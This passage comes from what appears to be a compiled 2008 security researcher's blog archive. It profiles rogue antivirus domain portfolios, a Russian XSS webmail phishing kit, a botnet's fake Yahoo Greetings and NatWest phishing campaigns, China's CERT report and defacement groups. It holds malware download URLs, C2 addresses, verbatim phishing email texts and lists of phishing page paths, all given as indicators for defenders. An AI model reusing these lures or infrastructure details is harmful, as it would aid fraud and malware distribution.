WinSecureAv; MenaceRescue; PCVirusless; LifeLongPC;
NoChance-*

*ForVirus; MenaceMonitor; TrojansFilter; TrojansFilter;
LongLifePC; KnowHowProtection; BestsellerAntivirus;*

*PCVirusSweeper; AVSystemCare; AVSecurityPlus;
AVSecurityPlus; PCAssertor; PoseidonAntivirus;
TrustedAntivirus;*

*PCBoosterPro; DefensiveSystem; GoldenAntiSpy;
AntiSpywareSuite; AntiMalwareShield; AntivirusPCSuite; An-
tivirusForAll; TrustedProtection; NoWayVirus;
AntiSpywareConductor; AntiSpywareMaster;
TurnkeyAntiVirus;*

YourSystemGuard;

Portfolio one :

alfaantivirus.com

antivirusalmassimo.com

farrevirus.com

fomputervagt.com

figitalerschutz.com

flmejorcuidado.com

ferramentantivirus.com

filterprogram.com

filtredevirus.com

848



geeninfectie.com

harddrivefilter.com

keineinfektionen.com

longueviepc.com

maseg.net

nonstopantivirus.com

pcantivirenloesung.com

pcsystemschutz.com

plutoantivirus.com

psbeveiligingssysteem.com

riendevirus.com

securepcguard.com

sekyuritikojo.com

sistemadedefensa.com

sumejorantivirus.com

totaltrygghet.com

viruscontrolleuer.com

viruswacht.com

votremeilleurantivirus.com

zeusantivirus.com

Portfolio two :

advancedcleaner.com

alltiettantivirus.com

849



antispionage.com

antispionagepro.com

antispypremium.com

antispywarecontrol.com

antispywaresuite.com

antiver2008.com

antivirusaskeladd.com

antivirusfiable.com

antivirusforall.com

antivirusforalla.com

antivirusfueralle.com

antivirusgenial.com

antivirusmagique.com

antivirusordi.com

antivirusparatodos.com

antiviruspcpakke.com

antiviruspcsuite.com

antiviruspertutti.com

antivirusscherm.com

antiworm2008.com

antiwurm2008.com

archivoprotector.com

850

avsystemcare.com

avsystemshield.com

barrevirus.com

bastioneantivirus.com

bestsellerantivirus.com

bortmedvirus.com

cerovirus.com

debellaworm2008.com

defensaantimalware.com

defensaantivirus.com

drivedefender.com

exterminadordevirus.com

fiksdinpc.com

mijnantivirus.com

mobileantiviruspro.com

norwayvirus.com

nowayvirus.com

pcantivirenloesung.com

plutoantivirus.com

viruscontrolleuer.com

zebraantivirus.com

zeusantivirus.com

Portfolio three :

pcsecuresystem.com

antiworm2008.com

winsecureav.com

menacerescue.com

pcvirusless.com

lifelongpc.com

nochanceforvirus.com

menacemonitor.com

trojansfilter.com

longlifepc.com

knowhowprotection.com

bestsellerantivirus.com

pcvirussweeper.com

antiespiadorado.com

851



avsecurityplus.com

apolloantivirus.com

pcassertor.com

menacesecure.com

poseidonantivirus.com

trustedantivirus.net

pcboosterpro.com

defensivesystem.com

goldenantispy.com

avsystemcare.com

trustedantivirus.com

antimalwareshield.com

avsystemcare.com

antiviruspcsuite.com

antivirusforall.com

trustedprotection.com

nowayvirus.com

pcantiviruspro.com

antispywareconductor.com

antispywaremaster.com

turnkeyantivirus.com

yoursystemguard.com

852



Just like a previous [10]proactive incident response where I pointed out that these fake security applications are

starting to appear as the final output in malicious campaigns injected

at high profile sites, ensuring that your customers or infrastructure cannot connect to these, will render current and upcoming massive IFRAME injected or embedded attacks pointless at least from the perspective of serving the rogue

software.

1. <http://ddanchev.blogspot.com/2008/03/cybersquatting-security-vendors-for.html>
2. <http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html>
3. <http://ddanchev.blogspot.com/2008/04/cybersquatting-symantecs-norton.html>
4. <http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html>
5. <http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html>
6. <http://ddanchev.blogspot.com/2007/11/lone-ly-polinas-secret.html>
7. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>
8. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>
9. <http://ddanchev.blogspot.com/2008/03/localized-bankers-malware-campaign.html>
10. <http://ddanchev.blogspot.com/2008/03/portfolio-of-fake-video-codecs.html>

853



Malware and Exploits Serving Girls (2008-04-15 13:34)

Descriptive domains such as beautiful-and-lonely-girl dot com, amateur homepage looking sites, a modest photo

archive of different girls, apparently amateur malware spreaders think that spamming these links to as many people

as possible would entice them into visiting the sites, thus infecting themselves with malware.

It all started with [1]Lonely Polina, then came [2]lonely Ms. Polinka, and now we have Victoria. And despite

that Polina and Polinka are both connected in terms of the malware served, and the natural RBN connection in face

of HostFresh, as well as the site template used, Victoria is an exception. Some details on the recently spammed

campaign :

voena.net (199.237.229.158) is also responding to **prettyblondwoman.com**, where the exploit (WebView-

FolderIcon setSlice) and the malware (Trojan-Spy.Win32.Goldun) are served from **voena.net/incoming.php** and

voena.net/get.php, both with a high detection rate 27/32 (84.38 %).

Individual homepages are dead, and this is perhaps where the social engineering aspect of the attack fails, all

these girls for sure have their MySpace profiles up and running already, in between taking advantage of a popular photo sharing service.

1. <http://ddanchev.blogspot.com/2007/11/lonely-polinas-secret.html>
2. <http://www.f-secure.com/weblog/archives/00001413.html>

854



Web Email Exploitation Kit in the Wild (2008-04-16 19:44)

XSS exploitation within the most popular Russian, and definitely international in the long-term, web email service

providers is also embracing the efficiency mindset as a process. This web based exploitation kit is great example of

customization applied to publicly known XSS vulnerabilities within a segmented set of web sites, email providers in

this case.

The kit's pitch automatically translated :

" le script contains vulnerability to 15 - not the most popular Russian postal services (except

buy), and one of the largest foreign mail servers that provide free mail - mail.com. Three of the vulnerabilities work only under Internet Explorer, all the rest - under Internet Explorer and Opera.

The system also includes a 16 ready-to-use pages feykovyh authorization to enter the mail. Thus the use of the script is that you choose a template-XSS (code obhodyaschy security filters for your desired mail server) on which the

attack would take place, complete field for a minimum of sending letters (sender, recipient, the subject, message)

and choose Type of stuffing: 1) your own yavaskript code (convenient option to insert malicious code with iframe)

2) code, driving the victim to a page feykovuyu authorization. In the first case, the victim is in the browser's just a matter of your own scripte but in the second case, the victim is redirected to a page with false authorization,

there enters its data, which logiruyutsya you, and sent back to his box. For the script is simple and free hosting

with support for sendmail, php, but nonetheless you should be aware that for more kachetvennoy work will not

prevent you buy a beautiful domain. Also appearing inexpensive paid updated as closing loopholes in the mail filters. "

[1]Automating the process of phishing by using the vulnerable sites as redirectors can outpace the success of

the Rock Phish kit whose key success factor relies on diversity of the brands targeted whereas all the campaigns

operate on the same IP.

855

Moreover, as we've seen recently, highly popular and high-profile sites whose ever growing web applications infrastructure continues to grow, [2]still remain vulnerable to XSS vulnerabilities which were used in a successful

[3]blackhat SEO poisoning campaign by injecting IFRAME redirectors to rogue security applications in between live

exploit URLs. In fact, Ryan Singel is also pointing out on [4]such existing vulnerability at the CIA.gov, showcasing that spear phishing in times when phishers, spammers and malware authors are consolidating, can be just as [5]effective

for conducting cyber espionage, just as [6]gathering OSINT through botnets by [7]segmenting the infected

population is. Why try to [8]malware infect the high-profile targets, when they could [9]already be malware

infected?

Furthermore, [10]XSS vulnerabilities within banking sites are also nothing new, and as always the very latest XSS

vulnerabilities will go on purposely unreported by the time phishers move onto new ones. How about the customer

service aspect given that this XSS exploitation kit is yet another example of [11]a proprietary underground tool? If

the XSS vulnerabilities aren't working, custom zero day XSS vulnerabilities within the providers can be provided to

the customer. Commercializing XSS vulnerabilities is one thing, embedding the exploits in a do-it-yourself type of

tool another, but positioning the kit as a efficient way for running your "Request an Email Account to be Hacked"

business is entirely another, which is the case with the kit.

In 2008, is the infamous quote "Hack the Planet!" still relevant, or has it changed to "[12]XSS the Planet!" already, perhaps even "[13]Remotely File Include the Planet!"?

1. <http://ddanchev.blogspot.com/2008/03/phishing-pages-for-every-bank-are.html>
2. <http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html>
3. <http://ddanchev.blogspot.com/2008/04/unicef-too-iframe-injected-and-seo.html>
4. <http://blog.wired.com/27bstroke6/2008/04/cia-copies-thre.html>
5. http://www.businessweek.com/magazine/content/08_16/b4080032218430.htm
6. <http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html>
7. <http://ddanchev.blogspot.com/2007/05/corporate-espionage-through-botnets.html>
8. <http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html>
9. <http://ddanchev.blogspot.com/2008/03/loadscs-dos-for-hire-service.html>
10. <http://ddanchev.blogspot.com/2007/02/xss-vulnerabilities-in-e-banking-sites.html>
11. <http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html>

12. <http://ddanchev.blogspot.com/2007/05/xss-planet.html>

13. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>

856



Fake Yahoo Greetings Malware Campaign Circulating (2008-04-16 21:26)

The persistence of certain botnet masters cannot remain unnoticed even if you're used to going through over a

dozen active malware campaigns per day, in this case it's their persistence that makes them worth assessing and

profiling. [1]The botnet which I assessed in February, the one that was crunching out phishing emails and using the

infected hosts for hosting the pages, and parking the phishing domains, is still operational this time starting a fake Yahoo Greetings malware campaign by spamming the cybersquatted domains and enticing the user into updating

their flash player with a copy of Backdoor.Agent.AJU.

Upon

visiting

www4.yahoo.american-greeting.com.tag38.com/ecards/view.pd.htm

it

redirects

to

www3.yahoo.americangreetings.com.id759.com/ecards/view.pd.htm

id759.com is currently responding to ***24.161.232.218; 24.192.140.204; 68.36.236.67; 76.230.108.105; 83.5.203.163; 85.109.42.164; 216.170.109.206*** and also to ***set45.net; service28.biz; setup36.com*** and serves the Backdoor.Agent :

www3.yahoo.americangreetings.com.id759.com/ecards/get_new_flashplayer.exe

Scanners Result : 12/31 (38.71 %)

Suspicious:W32/Malware!Gemini;
W32/Agent.Q.gen!Eldorado

File size: 44544 bytes

MD5...: fe97eb8c0518005075fd638b33d5b165

SHA1...: d7a4258e37ce0dab0f7d770d1a9d979e921be07b

857

SHA256:

138d31ae1bbdec215d980c7b57be6e624c2f2e1cacd3934b77f50be8adabfb97

" Backdoor.Agent.AJU is a malicious backdoor trojan that is capable to run and open random TCP port in a multiple instances attempting to connect to its predefined public SMTP servers. It then spams itself in email with a file attached in zip and password protected format. Furthermore, the password is included in the body of the email. "

tag38.com is responding to **211.142.23.21**, and is a part of a scammy ecosystem of other phishing and malware related domains responding to the same IP. And these are the related subdomains impersonating Yahoo

Greetings within :

american-greeting.ca.xml52.com

www5.yahoo.american-greeting.ca.xml52.com

www9.yahoo.americangreeting.ca.www05.net

yahoo.americangreetings.com.droeang.net

yahoo.americangreetings.com.s8a1.psmtp.com

yahoo.americangreetings.com.s8a2.psmtp.com

yahoo.americangreetings.com.s8b1.psmtp.com

yahoo.americangreetings.com.s8b2.psmtp.com

yahoo.americangreetings.droeang.net

yahoo.americangreeting.ca.www05.net

www6.yahoo.american-greetings.com.www05.net

What you see when in a hurry is not what you get when you got time to look at it twice. This and the previ-

ous campaign launched by the same party is a great example of risk and responsibility forwarding, in this case to the infected party, so what used to be a situation where an infected host was sending spamming and phishing emails

only, is today's malicious hosting infrastructure on demand.

1. <http://ddanchev.blogspot.com/2008/02/inside-botnets-phishing-activities.html>

858



Phishing Emails Generating Botnet Scaling (2008-04-18 21:16)

A bigger and much more detailed picture is starting to emerge, with yet another spammed malware campaign

courtesy of the botnet that is so far responsible for a [1]massive flood of fake Windows updates, phishing emails

targeting the usual diverse set of brands, [2]fake yahoo greeting cards, and most recently delivering "executable news items", through Backdoor.Agent.AJU malware infected hosts.

Within the first five minutes, thirty three (33) phishing emails attempted to be delivered out of a sample in-

fectured host, all of them targeting NatWest or The National Westminster Bank Plc. Here are some samples, that of

course never made it out to their recipient :

*- Sender Address: "NatWest Internet Banking '2008" to
Recipient: <@fs1.ge.man.ac.uk>Subject: Natwest Bank
Bankline: Confirm Your Login Email Content: //ver2.natwest-commercial3.com/customerupdate?tag=3D19e -*

cygtKZDzrozrznhOzn These directives are to be sent and followed by all members of the NatWest Private and Cor-

859



*porate Natwest does apologize for any problems caused,
and is very thankful for your cooperation. If you are not
client of Natwest OnLine Banking please ignore this notice!
*** This is robot generated message please do not reply*

**** (C) 2008 Natwest Bankline. All Rights Reserved.
Attached File: "ods096.gif" (image/gif)*

- Sender Address:

"NatWest Bank On-line Banking'2008" to Recipient:

<@bbc.co.uk> Subject:

Natwest

*OnLine Banking Important Notice From Technical
Department Id:*

9044 Email Content:

//ver2.natwest-

*commercial3.com/customerupdate?
tag=3D15urOBFDffkOkhOvp These directives are to be sent
and followed by all*

*members of the NatWest Private and Corporate Natwest
does apologize for any problems caused, and is very
thankful*

*for your cooperation. If you are not client of Natwest OnLine
Banking please ignore this notice! *** This is robot
generated message please do not reply *** (C) 2008*

*Natwest Bankline. All Rights Reserved. Attached File:
"ods096.gif"*

(image/gif)

- Sender Address:

"Natwest Bank Internet Banking Support" to Recipient:

<@yahoo.co.uk> Sub-

ject:

NatWest Private and Corporate:

Confirm Your Login Password Email Content:

//ver2.natwest-

commercial3.com/customerupdate?

*tag=3D24ecyuczscwzbDtcwhhOkhOv p These directives
are to be sent and*

*followed by all members of the NatWest Private and
Corporate Natwest does apologize for any problems caused,*

860



*and is very thankful for your cooperation. If you are not
client of Natwest OnLine Banking please ignore this notice!*

**** This is robot generated message please do not reply ***
(C) 2008 Natwest Bankline. All Rights Reserved.*

- Sender Address:

"Natwest Private and Corporate Support" to Recipient:

<@yahoo.co.uk> Subject:

Natwest Bankline Internet Banking Important:

Submit Your Records id:

1191 Email Content:

//pool32-

nwolb20.com/customerupdate?

cid=3D27kwszewcenzdFECKDtcwhhOkhOvp These directives are to be sent and

*followed by all customers of the Natwest On-line Banking
NatWest Bank does apologize for the troubles caused to*

*you, and is very thankful for your collaboration. If you are
not user of NatWest Bank Digital Banking please delete this
letter! *** This is automatically generated message please
do not reply *** (C) 2008 Natwest Bank On-line Banking.*

All Rights Reserved. Attached File: "rwu909.gif" (image/gif)

*- Sender Address: "Natwest Private and Corporate Support"
to Recipient: <@56bridgwater.fsnet.co.uk> Subject:*

Natwest Internet Banking:

Please Update Your Internet Banking Details Email Content:

//pool32-

nwolb20.com/customerupdate?

*cid=3D37kwszewcnnhrrDRCfszlaucndsOoerdnOk hOvp
These directives are to be*

sent and followed by all customers of the Natwest On-line Banking NatWest Bank does apologize for the troubles

861

*caused to you, and is very thankful for your collaboration. If you are not user of NatWest Bank Digital Banking please delete this letter! *** This is automatically generated message please do not reply *** (C) 2008 Natwest Bank On-line Banking. All Rights Reserved. Attached File: "rwu909.gif" (image/gif)*

What is making an impression besides the malicious economies of scale achieved on behalf of the malware infected

hosts used for sending, and as we've already seen, hosting and phishing pages and the malware itself? [3]It's the

campaign's [4]targeted nature in respect to the [5]segmented emails database used for achieving a better response

rate. The National Westminster Bank Plc is a U.K bank, and 10 out of 15 email recipient are of U.K citizens, the rest

*are targeting Italian users. Malware variants signal their presence to **66.199.241.98/forum.php** and try to obtain campaigns to participate in, this is a sample detection rate for the latest fake news items one, and more details on*

the domains and nameservers used in the latest campaign :

news_report-pdf_content.exe

Scanners result : 14/31 (45.17 %)

Backdoor.Win32.Agent.gvk; Backdoor:Win32/Agent.ACG

File size: 45056 bytes

MD5...: c4849207a94d1db4a0211f88e84b0b59

SHA1...: 32ef2a074d563370f46738565ecf9bb53c75909c

SHA256:

*12a124cc2352f3ef68ddf06e0ed111c617d95cffd807dc502a
e474960a60411c*

862



*An internal nameservers ecosystem within the botnet,
active and resolving :*

ns1.ns4.ns2.ns3.id759.com

ns3.ns1.id759.com

ns1.ns2.ns1.ns4.ns2.ns3.id759.com

ns1.ns2.ns3.id759.com

ns1.ns2.ns4.id759.com

ns1.ns4.ns4.ns2.ns3.id759.com

ns2.id759.com

ns2.ns1.ns2.ns3.id759.com

863



ns2.ns1.ns2.ns4.id759.com

ns3.ns2.ns1.ns2.ns3.id759.com

ns4.ns1.ns1.ns2.ns3.id759.com

Yet another internal nameservers ecosystem within the botnet :

ns1.serial43.in

ns2.serial43.in

ns3.serial43.in

864

ns4.serial43.in

ns1.ns1.ns1.serial43.in

ns1.ns2.ns1.ns1.serial43.in

ns1.ns2.ns2.serial43.in

ns1.ns4.ns1.ns1.serial43.in

ns2.ns1.ns2.serial43.in

ns2.ns1.ns4.ns1.ns1.serial43.in

ns2.ns2.ns1.ns1.serial43.in

To sum up - these are all of the domains currently active and used for the malware/spam/phishing campaigns on

behalf of this botnet :

server52.org

set45.net

site83.net

sid95.com

shell54.com

siteid64.com

setup36.com

share73.com

service28.biz

There are several scenarios related to this particular botnet. Despite that it's the same piece of malware that's

successfully adding new zombies to the infected population, the diversity of the campaigns, as well as the fact that for instance share73.com is registered by casta4000 @ mail.ru and is into the "reklama uslug" business which translates to advertising services, in this case spam and phishing emails sending on demand, [6]access to the botnet could be

either offered on demand, or the service itself performed in a typical [7]managed spamming appliance outsourced

business model. Are they also vertically integrating in respect to the fast-fluxing? Yes they are, since they're achieving it without the need to [8]hire a managed fast-flux provider, which isn't excluding the possibility that they aren't in fact one themselves, as it's evident they've got the capability to become one.

1. <http://ddanchev.blogspot.com/2008/02/inside-botnets-phishing-activities.html>

2. <http://ddanchev.blogspot.com/2008/04/fake-yahoo-greetings-malware-campaign.html>
3. <http://ddanchev.blogspot.com/2007/07/targeted-extortion-attacks-at.html>
4. <http://ddanchev.blogspot.com/2007/11/targeted-spamming-of-bankers-malware.html>
5. <http://ddanchev.blogspot.com/2008/03/localized-bankers-malware-campaign.html>
6. <http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html>
7. <http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html>
8. <http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html>

865



China's CERT Annual Security Report - 2007 (2008-04-21 09:15)

Every coin has two sides, and while China has long embraced [1]unrestricted warfare and [2]people's information

warfare for conducting cyber espionage, China's networked infrastructure is also under attack, and is logically used

as stepping stone to hit others country's infrastructures, thereby contributing to the possibility to engineer cyber

warfare tensions.

A week ago, [3]China's CERT released their annual security report (in Chinese for the time being), outlining the local threatscape with data indicating the increasing efficiency applied by Turkish web site defacement groups, in between

the logical increases in spam/phishing and malware related incidents. Here's an excerpt from the report :

" According CNCERT / CC monitoring found that in 2007 China's mainland are implanted into the host Trojans alarming 866

*increase in the number of IP is 22 times last year, the Trojans have become the largest Internet hazards. Underground black mature industrial chain for the production and the large number of Trojans wide dissemination provides a very convenient conditions, Trojan horses on the Internet led to the proliferation of a lot of personal information and the privacy of data theft, to the personal reputation and cause serious economic losses; In addition, the Trojans also increasingly being used to steal state secrets and secrets of the state and enterprises incalculable losses, the Chinese mainland are implanted into the Trojan Horse computer controlled source, the majority in China's Taiwan region, the phenomenon has been brought to the agency's attention. **Zombie network is still the basic network attacks platform***

means and resources. 2007 CNCERT / CC sampling found to be infected with a zombie monitoring procedures inside

and outside the mainframe amounted to 6.23 million, of which China's mainland has 3.62 million IP addresses were

implanted zombie mainframe procedures, and more than 10,000 outside the control server to China Host mainland

control. *Zombie networks primarily be used launch denial of service (DdoS) attacks, send spam, spread malicious code, as well as theft of the infected host of sensitive information, issued by the zombie network flow, distributed DDOS attack is recognized in the world problems not only seriously affect the operation of the Internet business, but also a serious threat to China's Internet infrastructure in the safe operation. 2007 China's Internet domain name registration and the use of quantitative rapid growth, reaching 11.93 million, an annual growth rate of 190.4 percent, while hackers use of domain names has become a major tool. Use of domain names, the attackers could be flexible,*

hidden website linked to the implementation of large-scale horse zombie network control, network malicious activities such as counterfeiting. Fast-Flux domain names, such as dynamic analysis technologies, resulting in accordance with the IP to the attacks more difficult to trace and block; 2007 domain names which has been in use analytical services for the existence of security flaws, the public domain analysis of the server domain hijacking security incidents, a large number of users without knowing the circumstances of their fishing lure to the site or sites containing malicious code, such incidents very great danger. Therefore, the strengthening of the management of domain names and domain

names analytic system's security protection is very important. "

6.23 million botnet participating hosts according to their stats, where 3.62 million are Chinese IPs is a great example of how the Chinese Internet infrastructure's getting heavily abused by experienced malware and botnet masters,

primarily taking advantage of what's old school social engineering, and outdated malware infection techniques,

which undoubtedly will work given China's immature and inexperienced from a security perspective emerging

Internet generation.

867



Getting back to the globalization and efficiency of Turkish web site defacement groups' worldwide web application

security audit, indicated in the report, according to China's CERT these are the top 10 defacers, where 7 are well

known Turkish ones, and 3 are interestingly Chinese :

sinaritx - 1731 defacements

1923turk - 1417 defacements

the freedom - 1156 defacements

aLpTurkTegin - 1052 defacements

Mor0Ccan Islam Defenders Team - 864 defacements

iskorpitx - 761 defacements

lucifercihan - 525 defacements

It's also interesting to see pro-democratic Chinese hackers attacking homeland networks.

868



Cyber warfare tensions engineering is only starting to take place, and state sponsored or perhaps even tolerated

cyber espionage building capabilities in order for the state to later on acquire the already developed resources and

capabilities in a cost-effective manner. However, [4]considering the [5]recent cyber attacks against "Free Tibet"

movements, as well as the [6]DDoS attack attempts at CNN due to [7]CNN's coverage of Tibet, Chinese cyber warriors

*continue demonstrating people's information warfare, and [8]Internet PSYOPs by developing an **anti-cnn.com***

(121.52.208.243) community, with some catchy altered images from the originals broadcasted worldwide, and with

a special section to improve China's image across the world. And logically, there's a [9]PSYOPs centered malware

released in the wild, a sample of which is basically embedding links to a non-existent domain, descriptive enough to

*point to **TibetIsAPartOfChina.com** :*

%\CommonDocuments %\My Music\My Playlists\WWW.cgjSFGGrz _TibetIsAPartOfChina.COM

*%CommonDocuments %\My Music\WWW.bimStzno
_TibetIsAPartOFChina.COM*

*%CommonDocuments %\My Videos\WWW.kUJs
_TibetIsAPartOFChina.COM*

*%CommonPrograms %\Accessories\Accessibility\WWW.R
Sulr _TibetIsAPartOFChina.COM*

869

*%CommonPrograms %\Accessories\System
Tools\WWW.aEGXBI _TibetIsAPartOFChina.COM Now that's
effective*

*digital PSYOPs, isn't it? If you're visionary enough to tolerate
the development of underground communities, whereas*

*ensuring their nationalism level remain a priority for
anything they do, you end up with a powerful cyber army
whose*

*every action perfectly fits with your political and military
doctrine, without you even bothering to coordinate their
efforts, thereby eliminating the need for a command and
control structure.*

Related posts: [10]China's Cyber Espionage Ambitions

*[11]Chinese Hackers Attacking U.S Department of Defense
Networks*

[12]Inside the Chinese Underground Economy

[13]China's Cyber Warriors - Video

1. <http://ddanchev.blogspot.com/2007/12/combating-unrestricted-warfare.html>

2. <http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html>
3. http://www.cert.org.cn/UserFiles/File/CNCERTCC2007AnnualReport_Chinese.pdf
4. <http://bbs.gliet.edu.cn/bbs/index.php?s=40e077245937853cd6075b3d1cf365f2&showtopic=157692&st=0%EF%BF%BDentry2321659>
5. http://www.upi.com/International_Security/Emerging_Threats/Analysis/2008/03/24/analysis_cyberattacks_on_tibet_groups/9260/print_view/
6. <http://asert.arbornetworks.com/2008/04/impending-cnncom-ddos/>
7. <http://www.thedarkvisitor.com/2008/04/breaking-upcoming-chinese-hacker-attack-on-cnn-building-steam/>
8. <http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html>
9. <http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html>
10. <http://ddanchev.blogspot.com/2007/09/chinas-cyber-espionage-ambitions.html>
11. <http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html>

12. <http://ddanchev.blogspot.com/2007/12/inside-chinese-underground-economy.html>

13. <http://ddanchev.blogspot.com/2007/10/chinas-cyber-warriors-video.html>

870



The Rise of Kosovo Defacement Groups (2008-04-21 11:31)

There's no better way to assess the incident that still haven't made it into the mainstream media, but to violate defacement group's OPSEC, by obtaining internal metrics for defaced sites on behalf of a particular group. According to this screenshot, released by one of the members of the Kosovo Hackers Group, a group that's been defacement beneath the radar as of recently, the mass deface included 300 sites, and on the 13th of April, [1]Quebec's Common Ground Alliance site got also defaced by the group. [2]Web application vulnerabilities in a [3]combination with SQL injecting web backdoors is what is greatly contributing to the success of newly born defacement groups. And of course, [4]commercially obtainable tools as you can see one of the bookmarks in the screenshot, indicating the use of such.

871



The rise of this particular group greatly showcases the cyclical pattern of cyber conflicts as the extensions of propaganda, PSYOPs and demonstration of power online, most interestingly the fact that at the beginning of their capabil-

ities development process, they target everyone, everywhere, to later on move to more targeted attacks to greatly

improve the effectiveness of the PSYOPs motives.

1. [http://209.85.129.104/search?q=cache:bml0uwXRwpwJ:www.acrgtq.qc.ca/+acrgtq.qc.ca&hl=en&ct=clnk&cd=1&client](http://209.85.129.104/search?q=cache:bml0uwXRwpwJ:www.acrgtq.qc.ca/+acrgtq.qc.ca&hl=en&ct=clnk&cd=1&client=firefox-a)

[=firefox-a](#)

2. <http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html>

3. <http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html>

4. <http://ddanchev.blogspot.com/2008/04/commercial-web-site-defacement-tool.html>

872



Phishing Tactics Evolving (2008-04-21 17:34)

[1]Malware authors, phishers and spammers have been actively consolidating for the past couple of years, and

until they figure out to to vertically integrate and limit the participation of other parties in their activities, this

development will continue to remain so. [2]Malware infected hosts are not getting used as stepping stones these

days, for [3]OSINT or [4]cyber espionage purposes, but also, for sending and hosting phishing pages, a tactic in which I'm seeing an increased interest as of recently. Here are some example of recently spammed phishing campaigns

hosting the phishing pages on end user's PCs :

- pool-71-116-244-232.lsanca.dsl-w.verizon.net

*- user-142o3ds.cable.mindspring.com
/online.lloydstsb.co.uk/customer.ibc/logon.html*

*- user-142o3ds.cable.mindspring.com /onlineid/cgi-
bin/onlineid.bankofamerica/sso.login.controller*

-

user-142o3ds.cable.mindspring.com

/halifax-online.co.uk/

_mem

_bin/halifax

_Lo-

gln/formslogin.aspsource=halifaxcouk

*- stolnick-8marta-8b-r1-c1-45.ekb.unitline.ru /halifax-
online.co.uk/_mem_bin*

*- zux006-052-125.adsl.green.c h/onlineid/cgi-
bin/onlineid.bankofamerica/sso.login.controller*

- rrcs-74-218-5-6.central.biz.rr.com
/webview/files//onlineid/cgi-
bin/onlineid.bankofamerica/sso.login.controller

- user-0c93qog.cable.mindspring.com /onlineid/cgi-
bin/onlineid.bankofamerica/sso.login.controller

The second tactic that I've been researching for a while is that of remotely SQL injecting or remotely file in-

cluding phishing pages on vulnerable sites, as for instance, someone's actively abusing vulnerable sites, which are

873



apparently noticing this malicious activities and taking care of their web application vulnerabilities. Some recent

examples include :

- kclmc.org /components/www.halifax.co.uk/_mem
_bin/FormsLogin.aspxsource=halifaxcouk/Ind ex.PHP

- citrusfsc.org /templates_c/www.halifax-online.co.uk/_mem
_bin/halifax _LogIn/formslogin.aspxsource=halifaxcouk/i-

ndex.html

-

agentur-schneckenreither.com

/administrator/components/com

_joomfish/help/www.halifax.co.uk/

_mem

_bin/formslogin.asp/index.php

*- dziswesele.pl /media/www.halifax.co.uk/_mem
_bin/formslogin.asp/*

*In November, 2007, I started making the connecting
between a Turkish defacement group that wasn't just
defacing*

*the web sites it was coming across, but was also [5]hosting
malware on the vulnerable sites :*

*" It gets even more interesting, as it appears that a Turkish
defacer like the ones [6]I blogged about yesterday is
somehow connected with the group behind the recent
Possibility Media's Attack, and the Syrian Embassy Hack as*

*some of his IFRAMES are using the exact urls in the previous
attacks. "*

*As of recently, I'm starting to see more such activity, with
various defacing groups realizing that monetizing their*

*defacements can indeed improve their revenue streams. For
instance, findaswap.co.uk/administrator/components-*

*/com_extplorer/www.Halifax.co.uk/_mem
_bin/formslogin.asp/ was serving a phishing page, and was
also*

874

*recently [7]hacked by a Turkish defacement group.
Moreover, equidi.com which is currently defaced is also*

hosting the following phishing pages within its directory structure, namely, equidi.com/New2008/Orange ;

*equidi.com/New2008/www.bankofamerica.com ;
equidi.com/New2008/www.halifax.co.uk*

Why are all of these tactics so smart? Mainly because they forward the responsibility to the infected party,

and I can reasonably argue that a phishing page hosted at a .biz or .info tld will get shut down faster than the one

hosted at a home user's PC. As for the SQL injections, the RFI, and the consolidation between defacers and phishers

if it's not defacers actually phishing for themselves, what we might witness anytime now is a vulnerable financial

institutions web sites' hosting phishing page, or its web application vulnerabilities used against itself in a social engineering attempt.

1. <http://ddanchev.blogspot.com/2007/12/phishers-spammers-and-malware-authors.html>
2. <http://ddanchev.blogspot.com/2008/02/malware-infected-hosts-as-stepping.html>
3. <http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html>
4. <http://ddanchev.blogspot.com/2007/05/corporate-espionage-through-botnets.html>
5. <http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere.html>

6. <http://ddanchev.blogspot.com/2007/11/overperforming-turkish-hacktivists.html>

7. <http://www.turk-h.org/defacement/view/268495/findaswap.co.uk/modules>

875



Ten Signs It's a Slow News Week (2008-04-21 20:58)

You know it's a slow news week when you come across :

1. Articles starting that malware increased 450 % during the last quarter - of course it's supposed to increase

given the automated polymorphism they've achieved thereby having anti virus vendors spend more money on

infrastructure to analyze it

2. Articles starting that spam and malware attacks will increase and get more sophisticated - and the sun too,

will continue expanding

3. Articles discussing a new malware spreading around instant messaging networks - psst they're hundreds

of them currently spreading

876

4. Articles discussing how signature based malware scanning is dead while an anti virus vendor's ad is rotating on the right side of the article - it's not dead it's just getting bypassed as a reactive security measure by the bad guys

5. Articles commenting on an exploit code for a high risk vulnerability made it public - it's been usually circulating around VIP underground forums weeks before it made to the mainstream media, with script kiddies leaking it to other script kiddies

6. Articles pointing out how phishers started targeting a specific company - they target them all automatically, so don't take it personally if it's your company getting targeted

7.

Article emphasizing on how mobile malware will take over the world, despite that there no known out-breaks currently active in the wild - once mobile commerce stars taking place in full scale for sure

8. Articles pointing out that having a firewall and an updated anti virus software is important - in times when client side vulnerabilities are serving a new binary on the fly with quality assurance applied before the campaign is launched to make sure it will bypass the most popular firewalls, things are changing and so must your perspective on

what's important

9. Articles discussing which OS is the most secure one - the better configured one in terms of usability vs security, or the one where there're no currently active bounties offered for vulnerabilities within

10. Articles mentioning that China is hosting the most malware in the world - and while China is hosting it, the U.S is operating the most malware C &Cs in the world

877



